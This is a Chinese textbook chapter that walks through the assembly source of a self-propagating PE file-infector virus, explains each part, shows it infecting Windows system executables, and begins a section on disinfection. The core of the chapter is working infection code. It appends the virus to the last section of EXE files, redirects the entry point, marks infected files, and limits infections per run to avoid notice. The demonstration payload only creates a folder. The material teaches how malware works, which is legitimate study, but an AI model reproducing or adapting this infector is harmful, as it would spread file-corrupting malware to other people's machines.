本实例演示的病毒补丁程序只是象征性地在C盘根目录下建立了BBBN子文件夹，这只是模拟破坏模块。真实的病毒模块中的破坏代码千奇百怪：有的会显示一些提示信息，扰乱正常的屏幕显示；有的会尝

试关闭一些启动的进程；有的会删除硬盘上的文件；有的甚至还尝试做格式化硬盘的操作等。

需要注意，与以前的跳转代码不同的是，本实例补丁程序中使用了另外一种原始入口跳转方法：

```
mov eax,12345678h
org $-4
OldEIP dd 00001000h
add eax,12345678h
org $-4
ModBase dd 00400000h
jmp eax
```

以上代码使用了一个汇编语言的小技巧，通过伪指令org $-4实现指令重叠。以上语句等价于：

```
mov eax,OldEIP
add eax,ModBase
jmp eax
```

这种指令跳转的方式在本书22.2.3节中也有过介绍。

23.2.2　补丁程序的源代码分析

本PE病毒补丁程序完整的源代码见代码清单23-2，共1164行。考虑到篇幅和学习方便，此处省略了一些常规的调用函数。

代码清单23-2　PE病毒补丁程序（chapter23\patch.asm）

```
;-------------------------
;PE病毒补丁程序
;本段代码使用了将代码添加到最后一节的方法
;程序功能：实现创建目录的方法，具备传播功能
;作者：戚利
;开发日期：2010.7.7
;-------------------------

.386
.model flat,stdcall
option casemap:none

include windows.inc


VIR_TOTAL_SIZE equ offset vir _end-offset vir _start
INFECTFILES equ 03h ;感染文件的个数
DEFAULT_KERNEL_BASE equ 07C800000h ;kernel32的默认基地址
DEFAULT_KERNEL_BASEwNT equ 077F00000h
```

常量VIR_TOTAL_SIZE是病毒代码的总长度，包含数据和代码的长度；在对正常EXE文件打补丁的时候，该长度为EXE文件增加的长度。其计算方法为以下两个标号地址的差：vir _end和vir _start。

常量INFECTFILES是每次运行病毒时感染的文件个数。因为补丁程序不可能让病毒一次运行就把当前目录下所有的文件全部感染，在一个有上百或上千个EXE文件的目录中，这样做很容易被发现。每次感染文件个数一旦超过这个值，病毒代码则选择静默，不感染任何EXE文件，直到下一次运行才被激活。

常量DEFAULT_KERNEL_BASE记录了在Windows XP SP3中kernel32.dll被装入的基地址，不过这个值在整个程序编写过程中会自动获取，并且通常获取到的结果即是正确的结果。所以，你可以把这个值看成是一个摆设。同理，常数DEFAULT_KERNEL_BASEwNT则记录了NT下的kernel32.dll的基地址。

```
_ProtoGetProcAddress typedef proto :dword,:dword
_ProtoLoadLibrary typedef proto :dword
_ProtoCreateDir typedef proto :dword,:dword
```

以上三行是补丁代码里用到的主要API函数的声明。本书第11章讲过，为了方便代码嵌入，必须在代码中将导入表去掉，由补丁程序自己加载它所需要调用的函数。在这里，补丁程序用最简单的CreateDirectoryA函数代替所有的病毒破坏代码。

真正的病毒用到的函数可能成百上千，所以，出现在这里的声明会比现在看到的更长一些。

```
25
26
27 _ApiGetProcAddress typedef ptr _ProtoGetProcAddress
28 _ApiLoadLibrary typedef ptr _ProtoLoadLibrary
29 _ApiCreateDir typedef ptr _ProtoCreateDir
30
```

以上三行是函数类型声明。这个声明是为了方便在数据部分定义函数变量。

```
31 .code
32 ;被添加到目标文件的代码从这里开始，到vir _end处结束
33 vir _start equ this byte
34
35 jmp _NewEntry
36
37
```

行31是标识整个补丁程序的代码段。行33定义了标号vir _start的值，行35通过一个简单的跳转指令直接跳过在代码段中定义的数据。很明显这种结构符合本书13.3.1节介绍的嵌入补丁框架的结构。

1.变量定义

从38行开始，定义该补丁程序中用到的所有变量的声明和初始化。这些变量包括基于全局的函数名列表、函数地址列表、PE病毒程序版本标识、感染文件数量上限、补丁工具用到的参数等。

```
38 szGetProcAddr db 'GetProcAddress',0
39 szLoadLib db 'LoadLibraryA',0
40 szCreateDir db 'CreateDirectoryA',0 ;该方法在kernel32.dll中
41 szDir db 'C:\\BBBN',0 ;要创建的目录
42
43
```

因为补丁程序中用到的三个函数都在kernel32.dll中，而kernel32.dll在每个运行的EXE程序中都被默认装载，所以，这里定义的函数声明其实并不完整。真正可能的定义会像下面这样，每个函数所在的动态链接库必须被声明，并事先加载到虚拟内存空间中。

如果以下这些内容被翻译成字节码，大家是不是感觉很熟悉，回顾PE文件导入表字段IMAGE_IMPORT_DESCRIPTOR.OriginalFirstThunk指向的那一部分，是不是很类似？

```
szTranslateAcceleratorA db 'TranslateAcceleratorA',0
szTranslateMessage db 'TranslateMessage',0
szUpdateWindow db 'UpdateWindow',0
szUser32 db 'user32.dll',0,0
szExitProcess db 'ExitProcess',0
szGetModuleHandleA db 'GetModuleHandleA',0
szRtlZeroMemory db 'RtlZeroMemory',0
szlstrcmpA db 'lstrcmpA',0
szKernel32 db 'kernel32.dll',0,0
```

接着看代码：

```
mark _db '[VirPE.Qili.v1.00]',0 ;病毒标识
db '(c)2010 Qili ShanDong',0
EXE_MASK db '*.exe',0
infections dd 00000000h ;感染文件的个数，超过指定个数即退出
kernel dd DEFAULT_KERNEL_BASE
```

mark_是病毒编写者的个人喜好，有的mark是用文字来描述，有的则使用图标来展示。有的人可能是为了出名，就像在书籍里声明“版权所有，侵权必究”那样；而笔者认为它是一个版本标识，负责记录该PE病毒的版本信息。

变量infections是已感染EXE文件个数的记录，每感染一次即和常量INFECTFILES进行比较，超出则静默，不再执行感染操作。

变量kernel是存放kernel32.dll基地址的变量，如果获取基地址失败，则被赋值为常量DEFAULT_KERNEL_BASE或DEFAULT_KERNEL_BASEwNT。

```
szFunNames equ this byte ;函数名列表
szFindFirstFileA db 'FindFirstFileA',0
szFindNextFileA db 'FindNextFileA',0
szFindClose db 'FindClose',0
szCreateFileA db 'CreateFileA',0
szSetFilePointer db 'SetFilePointer',0
szSetFileAttributesA db 'SetFileAttributesA',0
szCloseHandle db 'CloseHandle',0
szGetCurrentDirectoryA db 'GetCurrentDirectoryA',0
szSetCurrentDirectoryA db 'SetCurrentDirectoryA',0
szGetWindowsDirectoryA db 'GetWindowsDirectoryA',0
szGetSystemDirectoryA db 'GetSystemDirectoryA',0
szCreateFileMappingA db 'CreateFileMappingA',0
szMapViewOfFile db 'MapViewOfFile',0
szUnmapViewOfFile db 'UnmapViewOfFile',0
szSetEndOfFile db 'SetEndOfFile',0
db 0bbh ;结束符
```

传播病毒时用到的函数名列表如上所示，它们是以一个0bbh字节（保证该字节和函数名中定义的任何一个字符都不相等）结尾，主要目的是通过设置一个标志字节，可以有效地利用循环，避免逐个函数处理，以提高编程效率。当碰到第一个字节为0bbh时，循环即结束。这种

方法可以让代码变得更短，同理，行109的函数地址也是如此定义。

```
68 dd 12345678h
69 newSize dd 00000000h
70 searchHandle dd 00000000h
71 fileHandle dd 00000000h
72 mapHandle dd 00000000h
73 mapAddress dd 00000000h
74 addressTableVA dd 00000000h
75 nameTableVA dd 00000000h
76 ordinalTableVA dd 78563412h
77 dwPatchCodeSize dd ? ;补丁程序大小
78 dwNewFileSize dd ? ;新文件大小=目标文件大小+补丁程序大小
79 dwNewPatchCodeSize dd ? ;补丁程序按8位对齐后的大小
80 dwPatchCodeSegStart dd ? ;补丁程序所在节在文件中的起始地址
81 dwSectionCount dd ? ;目标文件节的个数
82 dwSections dd ? ;所有节表大小
83 dwNewHeaders dd ? ;新文件头的大小
84 dwFileAlign dd ? ;文件对齐粒度
85 dwFirstSectionStart dd ? ;目标文件第一节距离文件起始的偏移量
86 dwOff dd ? ;新文件比原来多出来的部分
87 dwValidHeadSize dd ? ;目标文件PE头的有效数据长度
88 dwHeaderSize dd ? ;文件头长度
89 dwBlock1 dd ? ;原PE头的有效数据长度+补丁程序的有效数据长度
90 dwPE_SECTIONSize dd ? ;PE头+节表大小
91 dwSectionsLeft dd ? ;目标文件所有节数据的大小
92 dwNewSectionSize dd ? ;新增加节对齐后的尺寸
93 dwNewSectionOff dd ? ;新增加节项描述在文件中的偏移
94 dwDstSizeOfImage dd ? ;目标文件内存映像的大小
95 dwNewSizeOfImage dd ? ;新增加的节在内存映像中的大小
96 dwNewFileAlignSize dd ? ;文件对齐后的大小
97 dwSectionsAlignLeft dd ? ;目标文件节在文件中对齐后的大小
98 dwLastSectionAlignSize dd ? ;目标文件最后一节对齐后的最终大小，包含代码
99 dwLastSectionStart dd ? ;目标文件最后一节在文件中的偏移
100 dwSectionAlign dd ? ;节对齐粒度
101 dwVirtualAddress dd ? ;最后一节的起始RVA
102 dwEIPOff dd ? ;新eip指针和旧eip指针的距离
103
104
105
106 dwDstEntryPoint dd ? ;旧的入口地址
107 dwNewEntryPoint dd ? ;新的入口地址
108
```

以上定义的参数变量是供正常EXE文件打补丁用的。补丁程序里的补丁工具部分将采用本书第17章介绍的最简单的方法，即将补丁程序添加到最后一节。如果你不熟悉这些变量，请参考本书第17章的内容。

```
109 lpFunAddress equ this byte ;函数地址列表
110 _FindFirstFileA dd 00000000h
111 _FindNextFileA dd 00000000h
112 _FindClose dd 00000000h
113 _CreateFileA dd 00000000h
114 _SetFilePointer dd 00000000h
115 _SetFileAttributesA dd 00000000h
116 _CloseHandle dd 00000000h
```

```
117 _GetCurrentDirectoryA dd 00000000h
118 _SetCurrentDirectoryA dd 00000000h
119 _GetWindowsDirectoryA dd 00000000h
120 _GetSystemDirectoryA dd 00000000h
121 _CreateFileMappingA dd 00000000h
122 _MapViewOfFile dd 00000000h
123 _UnmapViewOfFile dd 00000000h
124 _SetEndOfFile dd 00000000h
125
```

函数地址列表（类似于导入表的IAT部分）不需要有任何结束标识，也不需要有个数声明。因为补丁程序可以通过函数名获取循环的次数，而每个函数地址都是双字节的。补丁程序可以通过很简单的算法定位到指定序号的函数地址变量所在的位置。

```
126 MAX_PATH equ 260
127
128
129 WIN32_FIND_DATA1 equ this byte
130 WFD_dwFileAttributes dd ?
131 WFD_ftCreationTime FILETIME <?>
132 WFD_ftLastAccessTime FILETIME <?>
133 WFD_ftLastWriteTime FILETIME <?>
134 WFD_nFileSizeHigh dd ?
135 WFD_nFileSizeLow dd ?
136 WFD_dwReserved0 dd ?
137 WFD_dwReserved1 dd ?
138 WFD_szFileName db MAX_PATH dup (?)
139 WFD_szAlternateFileName db 13 dup (?)
140 db 03 dup (?)
141 directories equ this byte
142 OriginDir db 7Fh dup(0) ;应用程序所在的目录
143
144 dwDirectoryCount equ(($-directories)/7Fh)
145 mirrormirror db dwDirectoryCount ;目录个数
146
147
148
```

以上定义了查找文件时用到的数据结构。其中directories是病毒要感染的目录列表。由于补丁程序只感染当前目录，所以目录个数变量dwDirectoryCount被设置为1，其设置方法如行144所示。如果还有其他的目录需要感染，那么在这里加上目录的定义即可。记得每个目录的绝对路径必须凑齐7Fh字节，否则计算出来的dwDirectoryCount就是个错误的数字。如下所示，可以定义第二个目录secondDir：

```
directories equ this byte
OriginDir db 7Fh dup(0) ;应用程序所在的目录
secondDir db 'c:\aa',0,79 dup(0) ;添加的第二个目录
dwDirectoryCount equ(($-directories)/7Fh)
mirrormirror db dwDirectoryCount ;目录个数
```

2.私有函数定义

为了实施病毒传播，以及实现病毒的隐蔽特性，将PE病毒补丁代码附加到要感染的对象中，需要定义很多辅助函数，这些函数是内部私有的，由主程序调用。

下列内部私有函数大部分都是以前介绍过的，以下内容省略许多。

```
;-----------------------------
;错误Handler
_SEHHandler proc _lpException,_lpSEH,_lpContext,_lpDispatcher
;-----------------------------
;对齐
_align proc
;------------------------------------
;根据kernel32.dll中的一个地址获取它的基地址
_getKernelBase proc _dwKernelRetAddress
;-------------------------------
;获取指定字符串的API函数的调用地址
_getApi proc _hModule,_lpApi
;---------------------
;获取所有的API入口地址
;---------------------
_getAllAPIs proc
pushad
call @F ;免去重定位
@@:
pop ebx
sub ebx,offset @B ;求定位基地址ebx
mov ebp,ebx
.repeat
push esi
mov eax,[ebx+kernel]
push eax
call _getApi
mov dword ptr [edi],eax
;修改esi的值指向下一个函数名
mov al,byte ptr [esi]
.break.if al == 0BBh
.repeat
mov al,byte ptr [esi]
.if al == 0
inc esi
.break
.endif
inc esi
.until FALSE
;修改edi的值指向下一个地址
add edi,4
.until FALSE
popad
ret
_getAllAPIs endp
;----------------------------------------
;获取节的个数
_getSectionCount proc _lpFileHead
```

```
;----------------------------------------
;获取文件的对齐粒度
getSectionAlign proc _lpFileHead
;---------------------
;将文件偏移转换为内存偏移量RVA
_OffsetToRVA proc _lpFileHead,_dwOffset
;---------------------
;将内存偏移量RVA转换为文件偏移
_RVAToOffset proc _lpFileHead,_dwRVA
;----------------------------------------
;获取新节的RVA
_getNewSectionRVA proc _lpFileHead
;------------------------
;获取RVA所在节的名称
_getRVASectionName proc _lpFileHead,_dwRVA
;------------------------
;获取RVA所在节的文件起始地址
_getRVASectionStart proc _lpFileHead,_dwRVA
;------------------------
;获取RVA所在节的原始大小
_getRVASectionSize proc _lpFileHead,_dwRVA
;-------------------
;获取代码所在节的大小
_getCodeSegSize proc _lpHeader
;-------------------
;获取补丁程序所在节的大小
_getCodeSegStart proc _lpHeader
;-------------------------
;获取代码入口
_getEntryPoint proc _lpFile
;------------------------
;获取RVA所在节在文件中对齐以后的大小
_getRVASectionRawSize proc _lpFileHead,_dwRVA
_getRVACount proc _lpFileHead
;------------------------------------
;获取最后一节在文件的偏移
_getLastSectionStart proc _lpFileHead
_getFileAlign proc _lpFileHead
;-----------------------------
;截文件
;入口：ecx—要截取的文件大小
;出口：无
;-----------------------------
truncFile proc
xor eax,eax
push eax
push eax
push ecx
push dword ptr [ebx+fileHandle]
call [ebx+_SetFilePointer]
push dword ptr [ebx+fileHandle]
call [ebx+_SetEndOfFile]
ret
truncFile endp

;------------------------------
;打开文件
;入口：esi—指向要打开的文件的名字
;出口：eax—如果成功是文件句柄，失败则是-1
```

```
;------------------------------
openFile proc
xor eax,eax
push eax
push eax
push 0000003h
push eax
inc eax
push eax
push 80000000h or 40000000h
push esi
call [ebx+_CreateFileA]
ret
openFile endp

;-----------------------------------
;创建映射
;入口：ecx—映射大小
;出口：eax—成功为映射句柄
;-----------------------------------
createMap proc
xor eax,eax
push eax
push ecx
push eax
push 000000004h
push eax
push dword ptr [ebx+fileHandle]
call [ebx+_CreateFileMappingA]
ret
createMap endp

;-------------------------------------
;映射文件到进程地址空间
;入口：ecx—要映射的尺寸
;出口：eax—成功则返回地址
;-------------------------------------
mapFile proc
xor eax,eax
push ecx
push eax
push eax
push 00000002h
push dword ptr [ebx+mapHandle]
call [ebx+_MapViewOfFile]
ret
mapFile endp
```

以上代码虽然很多，但都很简单，而且大部分的函数功能在第17章中都介绍过。

3.感染文件

接下来的函数你看起来可能很眼熟，这是PE病毒具备传播性的最核心的部分，即向正常的EXE文件中写入病毒代码。写入方法和向PE程序最后一节写入代码的方法几乎是一模一样的，正是在这一部分，PE病毒

补丁代码才具备了补丁工具的功能。因为注释比较详细，相信你也可以很容易看懂。

```
829 ;--------------------------------
830 ;指定感染文件
831 ;--------------------------------
832 _infect proc
833 ;获取文件名，清除文件属性
834 lea esi,[ebx+WFD_szFileName]
835 push 80h
836 push esi
837 call [ebx+_SetFileAttributesA]
838 call openFile
839 inc eax ;如果eax=-1，则打开文件出错
840 jz cannotOpen
841 dec eax
842 mov dword ptr [ebx+fileHandle],eax ;存储文件句柄
843 mov ecx,dword ptr [ebx+WFD_nFileSizeLow]
844 call createMap ;创建映射文件
845 or eax,eax
846 jz closeFile
847 mov dword ptr [ebx+mapHandle],eax
848 ;映射文件到内存
849 mov ecx,dword ptr [ebx+WFD_nFileSizeLow]
850 call mapFile
851 or eax,eax
852 jz unMapFile
853 mov dword ptr [ebx+mapAddress],eax
```

行833～853打开目标PE文件，将文件属性设置为一般文件，并实施内存映射。

```
854
855
856
857 ;开始处理文件，判断文件是否为合法PE文件
858 mov esi,[eax+3ch]
859 add esi,eax
860 cmp dword ptr [esi],"EP" ;比较是否为"PE"
861 jnz noInfect
862
863 push esi
864 mov esi,dword ptr [ebx+mapAddress]
865 add esi,4
866 mov eax,dword ptr [esi]
867 pop esi
868
869 cmp eax,"iliq" ;判断是否被感染过
870 jz noInfect
```

以上代码判断打开的文件是否为PE文件，如果是，则继续通过标志位判断是否已经被感染过；如果已经被感染过，则不再感染。标志位位于PE文件开始的第4个字节处，下面列出了一个被感染的PE文件的头部信息：

```
00000000  4D 5A 90 00 71 69 6C 69 04 00 00 00 FF FF 00 00   MZ..iliq........
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
```

如上所示，文件头开始的第4个字节处，存储了"iliq"标志，补丁程序在打补丁前会首先判断此处是否已存在该标志，如果存在则略过不再对PE文件执行打补丁操作，这样可以避免对一个已经打过补丁的PE文件进行重复的多次补丁过程。

继续往下看，以下是将病毒代码附加到其他PE文件的部分，附加位置是最后一节。

```
push dword ptr [esi+3ch] ;保存文件对齐
pop ecx ;恢复文件对齐
mov eax,VIR_TOTAL_SIZE
mov dword ptr [ebx+dwPatchCodeSize],eax
;将文件大小按照文件对齐粒度对齐
invoke getFileAlign,[ebx+mapAddress]
mov dword ptr [ebx+dwFileAlign],eax
xchg eax,ecx
mov eax,dword ptr [ebx+WFD_nFileSizeLow]
invoke _align
mov dword ptr [ebx+dwNewFileAlignSize],eax
;求最后一节在文件中的偏移
invoke getLastSectionStart,[ebx+mapAddress]
mov dword ptr [ebx+dwLastSectionStart],eax
;求最后一节的大小
mov eax,dword ptr [ebx+dwNewFileAlignSize]
sub eax,dword ptr [ebx+dwLastSectionStart]
add eax,dword ptr [ebx+dwPatchCodeSize]
;将该值按照文件对齐粒度对齐
mov ecx,dword ptr [ebx+dwFileAlign]
invoke _align
mov dword ptr [ebx+dwLastSectionAlignSize],eax
;求新文件大小
mov eax,dword ptr [ebx+dwLastSectionStart]
add eax,dword ptr [ebx+dwLastSectionAlignSize]
mov dword ptr [ebx+dwNewFileSize],eax
;关闭内存映射
pushad
push dword ptr [ebx+mapAddress]
call [ebx+_UnmapViewOfFile]
push dword ptr [ebx+mapHandle]
call [ebx+_CloseHandle]
popad
;用新尺寸重新映射文件
mov dword ptr [ebx+newSize],eax
```

```
xchg ecx,eax
call createMap
or eax,eax
jz closeFile
mov dword ptr [ebx+mapHandle],eax
mov ecx,dword ptr [ebx+newSize]
call mapFile
or eax,eax
jz unMapFile
mov dword ptr [ebx+mapAddress],eax

;修正参数部分

;计算SizeOfRawData
invoke _getRVACount,[ebx+mapAddress]
xor edx,edx
dec eax
mov ecx,sizeof IMAGE_SECTION_HEADER
mul ecx

mov edi,dword ptr [ebx+mapAddress]
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
mov esi,edi
assume esi:ptr IMAGE_NT_HEADERS
add edi,sizeof IMAGE_NT_HEADERS
add edi,eax
assume edi:ptr IMAGE_SECTION_HEADER
mov eax,dword ptr [ebx+dwLastSectionAlignSize]
mov [edi].SizeOfRawData,eax

;计算Misc值
invoke getSectionAlign,[ebx+mapAddress]
mov dword ptr [ebx+dwSectionAlign],eax
xchg eax,ecx
mov eax,dword ptr [ebx+dwLastSectionAlignSize]
invoke _align
mov [edi].Misc,eax

;修改标志，使节可读、可写、可执行
or dword ptr [edi].Characteristics,0A0000020h ;更改节的标志
push esi
mov esi,dword ptr [ebx+mapAddress]
add esi,4
mov dword ptr [esi],"iliq" ;设置病毒标志，标明已感染
pop esi

;计算VirtualAddress
mov eax,[edi].VirtualAddress ;获取原始RVA值
mov dword ptr [ebx+dwVirtualAddress],eax

;修正函数入口地址
mov eax,dword ptr [ebx+dwNewFileAlignSize]
invoke _OffsetToRVA,[ebx+mapAddress],eax
mov dword ptr [ebx+dwNewEntryPoint],eax
mov edi,dword ptr [ebx+mapAddress]
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
```

```
mov eax,[edi].OptionalHeader.AddressOfEntryPoint
mov dword ptr [ebx+dwDstEntryPoint],eax
mov eax,dword ptr [ebx+dwNewEntryPoint]
mov [edi].OptionalHeader.AddressOfEntryPoint,eax
mov eax,dword ptr [ebx+dwDstEntryPoint]
sub eax,dword ptr [ebx+dwNewEntryPoint]
mov dword ptr [ebx+dwEIPOff],eax
;修正SizeOfImage
mov eax,dword ptr [ebx+dwLastSectionAlignSize]
mov ecx,dword ptr [ebx+dwSectionAlign]
invoke _align
;获取最后一个节的VirtualAddress
add eax,dword ptr [ebx+dwVirtualAddress]
mov [edi].OptionalHeader.SizeOfImage,eax
;复制补丁程序
lea esi,[ebx+vir _start]
mov edi,dword ptr [ebx+mapAddress]
add edi,dword ptr [ebx+dwNewFileAlignSize]
mov ecx,dword ptr [ebx+dwPatchCodeSize]
rep movsb
;修正补丁程序中的E9指令后的操作数
mov eax,dword ptr [ebx+mapAddress]
add eax,dword ptr [ebx+dwNewFileAlignSize]
add eax,dword ptr [ebx+dwPatchCodeSize]
sub eax,5 ;eax指向了E9的操作数
mov edi,eax
sub eax,dword ptr [ebx+mapAddress]
add eax,4
nop
mov ecx,dword ptr [ebx+dwDstEntryPoint]
invoke _OffsetToRVA,[ebx+mapAddress],eax
sub ecx,eax
mov dword ptr [edi],ecx
inc byte ptr [ebx+infections] ;增加计数，如果超过指定个数，则返回
jmp unMapFile ;将新增加的模块追加到文件尾部
noInfect:
;如果修改失败，则恢复原文件，并将计数减1
dec byte ptr [ebx+infections]
mov ecx,dword ptr [ebx+WFD_nFileSizeLow]
call truncFile
unMapFile:
push dword ptr [ebx+mapAddress]
call [ebx+_UnmapViewOfFile]
closeMap:
push dword ptr [ebx+mapHandle]
call [ebx+_CloseHandle]
closeFile:
push dword ptr [ebx+fileHandle]
call [ebx+_CloseHandle]
```

```
cannotOpen:
;设置文件原先的属性
push dword ptr [ebx+WFD_dwFileAttributes]
lea eax,[ebx+WFD_szFileName]
push eax
call [ebx+_SetFileAttributesA]

ret
_infect endp

```

以下函数是一些辅助函数，因注释比较明晰，就不再详细解释。

```
;-----------------------------
;对指定个数的文件进行感染
;-----------------------------
_infectIt proc
;首先找到第一个符合条件的文件
and dword ptr [ebx+infections],00000000h ;计数清零
lea eax,[ebx+offset WIN32_FIND_DATA1]
push eax
lea eax,[ebx+offset EXE_MASK]
push eax
call [ebx+_FindFirstFileA]

inc eax ;如果没有，返回-1，则退出
jz failInfect
dec eax
mov dword ptr [ebx+searchHandle],eax ;存储搜索文件句柄
_1:
call _infect
 cmp byte ptr [ebx+infections],INFECTFILES ;处理超过指定个数文件，则退出
jz failInfect
_2:
;清空上一次填充的文件名内容，为下一步做准备
lea edi,[ebx+WFD_szFileName]
mov ecx,MAX_PATH
xor al,al
rep stosb
lea eax,[ebx+offset WIN32_FIND_DATA1]
push eax
push dword ptr [ebx+searchHandle]
;找下一个符合条件的文件
call [ebx+_FindNextFileA]
or eax,eax ;找到下一个文件则转到_1继续处理
jnz_1
failInfect:
ret
_infectIt endp

_infectItAll proc
;指向第一个目录
lea edi,[ebx+directories]
push edi
;处理当前目录中的EXE文件
call [ebx+_SetCurrentDirectoryA]
call _infectIt
ret
```

```
_infectItAll endp
```

4.主函数

实现补丁程序功能模块之前，要做以下工作，这些工作被封装在一个名为_start的子程序里。该子程序首先获取kernel32.dll的基地址，然后获取两个重要函数的地址，并通过函数_getAllAPIs将数据定义中所有用到的函数所在的内存地址进行初始化。最后调用函数_infectItAll实施感染。

```
_start proc
local hKernel32Base:dword ;存放kernel32.dll基地址
local hUser32Base:dword
local _getProcAddress:_ApiGetProcAddress ;定义函数
local _loadLibrary:_ApiLoadLibrary
local _createDir:_ApiCreateDir
pushad
;获取kernel32.dll的基地址
invoke _getKernelBase,eax
mov hKernel32Base,eax
mov dword ptr [ebx+kernel],eax
;从基地址出发搜索GetProcAddress函数的首址
mov eax,offset szGetProcAddr
add eax,ebx
mov edi,hKernel32Base
mov ecx,edi
invoke _getApi,ecx,eax
mov _getProcAddress,eax ;为函数引用赋值GetProcAddress
;使用GetProcAddress函数的首址
;传入两个参数调用GetProcAddress函数，获得CreateDirA的首址
mov eax,offset szCreateDir
add eax,ebx
invoke _getProcAddress,hKernel32Base,eax
mov _createDir,eax
;调用创建目录的函数（病毒的破坏性）
mov eax,offset szDir
add eax,ebx
invoke _createDir,eax,NULL
;开始我们的快乐之旅途
lea edi,[ebx+lpFunAddress]
lea esi,[ebx+szFunNames]
;从kernel的导出表获取所有相关API的入口地址
call _getAllAPIs
```

```
1137 ;获取当前目录
1138 lea edi,[ebx+OriginDir]
1139 push edi
1140 push 7Fh
1141 call [ebx+_GetCurrentDirectoryA]
1142 ;感染当前目录的所有EXE文件
1143 call _infectItAll
1144
1145 popad
1146 ret
1147 _start endp
1148
1149 ;EXE文件新的入口地址
1150
1151 _NewEntry:
1152 ;获取当前函数的栈顶值
1153 mov eax,dword ptr [esp]
1154 push eax
1155 call @F ;免去重定位
1156 @@:
1157 pop ebx
1158 sub ebx,offset @B
1159 pop eax
1160 invoke _start
1161 jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh
1162 ret
1163 vir _end equ this byte
1164 end _NewEntry
```

代码行1151～1162是整个补丁程序最开始要做的事情。行1151的标号_NewEntry是补丁代码的入口起点，也是被补丁后程序的新的入口地址。这部分代码首先通过重定位技术获取修正绝对地址用的寄存器ebx，然后调用_start子程序完成补丁功能。行1161是嵌入补丁框架中的跳转指令E9及其操作数。到此为止，该病毒程序的补丁代码就分析完了。

23.2.3 病毒传播测试

测试前需要制作一个带有病毒代码的PE文件，使用第17章中的补丁程序bind.exe将本章介绍的病毒补丁程序附加到某个系统PE文件（比如notepad.exe）中。附加了补丁程序以后的目标文件C:\bindC.exe即为携带了病毒的PE文件。下面将使用该文件对另外多个正常的PE文件进行测试，病毒的传播测试步骤如下。

在C盘上建立ql\a子目录，将Windows系统中的几个系统可执行文件，以及刚生成的bindC.exe复制到C:\ql\a子目录中；运行bindC.exe。

通过运行前和运行后的文件大小对比可以发现，C:\ql\a目录中除bindC.exe外的其他可执行程序确实发生了变化，以下是前后的文件列表对比。

bindC.exe运行前该目录列表如下：

```
驱动器 C 中的卷没有标签。
 卷的序列号是 305B-C3E5

 C:\ql\a 的目录

2010-07-07  11:03    <DIR>          .
2010-07-07  11:03    <DIR>          ..
2010-07-07  11:03                 0 a.txt
2010-07-02  18:45         1,228,800 bindB.exe
2010-07-07  11:02            70,144 bindC.exe
2008-04-14  20:00           978,432 explorer.exe
2010-05-24  10:23             2,560 HelloWorld.exe
2008-04-14  20:00            93,184 IEXPLORE.EXE
2008-04-14  20:00           332,288 mspaint.exe
2008-04-14  20:00            66,560 notepad.exe
2010-06-03  19:34        12,310,864 WINWORD.EXE
               9 个文件     15,082,832 字节
               2 个目录  1,717,116,928 可用字节
```

bindC.exe运行后该目录列表如下：

```
驱动器 C 中的卷没有标签。
 卷的序列号是 305B-C3E5

 C:\ql\a 的目录

2010-07-07  11:03    <DIR>          .
2010-07-07  11:03    <DIR>          ..
2010-07-07  11:03               683 a.txt
2010-07-07  11:03                 0 b.txt
2010-07-02  18:45         1,232,896 bindB.exe
2010-07-07  11:02            70,144 bindC.exe
2008-04-14  20:00           982,016 explorer.exe
2010-05-24  10:23             6,144 HelloWorld.exe
2008-04-14  20:00            96,768 IEXPLORE.EXE
2008-04-14  20:00           335,872 mspaint.exe
2008-04-14  20:00            70,144 notepad.exe
2010-06-03  19:34        12,314,624 WINWORD.EXE
              10 个文件     15,109,291 字节
               2 个目录  1,717,092,352 可用字节
```

可以看到，附加的代码长度（以notepad为例）为70144-66560＝3584（十六进制为0E00h）个字节。

仔细观察你会发现，除了bindC.exe文件大小未发生变化外，其他PE文件的大小都增加了3584个字节。为什么bindC.exe的长度没有发生变化呢？仔细想一想，bindC.exe被操作系统以独占方式打开，因此，修改该文件时会因无法打开该文件而跳过，这并不妨碍其他的PE文件的修改。

关闭bindC.exe，运行一个已经被修改的其他文件（比如notepad.exe）。因为运行的notepad.exe被打过补丁，所以它也会对本目录下的其他EXE文件进行感染。由于除bindC.exe以外的其他EXE文件都已经被感染，即有了病毒的特征标志，因此不会重复感染；但是，bindC.exe还没有被感染，所以，运行的结果是bindC.exe的大小也发生了变化。

23.2.4 感染前后PE结构对比

使用工具PEInfo分析一个PE文件，重点看文件执行入口和最后一节的信息。以notepad.exe为例，感染前notepad.exe的显示信息为：

```
文件名: C:\notepad.exe
------------------------------------------
运行平台:       0x014c  (014c:Intel 386   014dh:Intel 486   014eh:Intel 586)
节的数量:       3
文件属性:       0x010f
建议装入基地址:  0x01000000
文件执行入口 (RVA):  0x739d
---------------------------------------------------------------------------------
节的名称   未对齐前真实长度   内存中的偏移(对齐后的)  文件中对齐后的长度  文件中的偏移  节的属性
---------------------------------------------------------------------------------
.text      00007748          00001000             00007800           00000400    60000020
.data      00001ba8          00009000             00000800           00007c00    c0000040
.rsrc      00007f20          0000b000             00008000           00008400    40000040
```

感染后notepad.exe的显示信息为：

```
文件名: C:\ql\a\notepad.exe
------------------------------------------
运行平台:       0x014c  (014c:Intel 386   014dh:Intel 486   014eh:Intel 586)
节的数量:       3
文件属性:       0x010f
建议装入基地址:  0x01000000
文件执行入口 (RVA):  0x13000
---------------------------------------------------------------------------------
节的名称   未对齐前真实长度   内存中的偏移(对齐后的)  文件中对齐后的长度  文件中的偏移  节的属性
---------------------------------------------------------------------------------
.text      00007748          00001000             00007800           00000400    60000020
.data      00001ba8          00009000             00000800           00007c00    c0000040
.rsrc      00009000          0000b000             00008e00           00008400    e0000060
```

感染前后文件执行入口地址发生了变化，文件执行入口指明了嵌入的补丁程序代码段开始的位置；最后一节的描述信息发生了变化，说明补丁程序被嵌入到了最后一节中。

23.3 解毒代码的编写

编写解毒代码的过程与病毒感染思路刚好相反，只要通过静态分析或动态分析知道病毒感染文件的机制，自然也就清楚了编写解毒代码的方法。

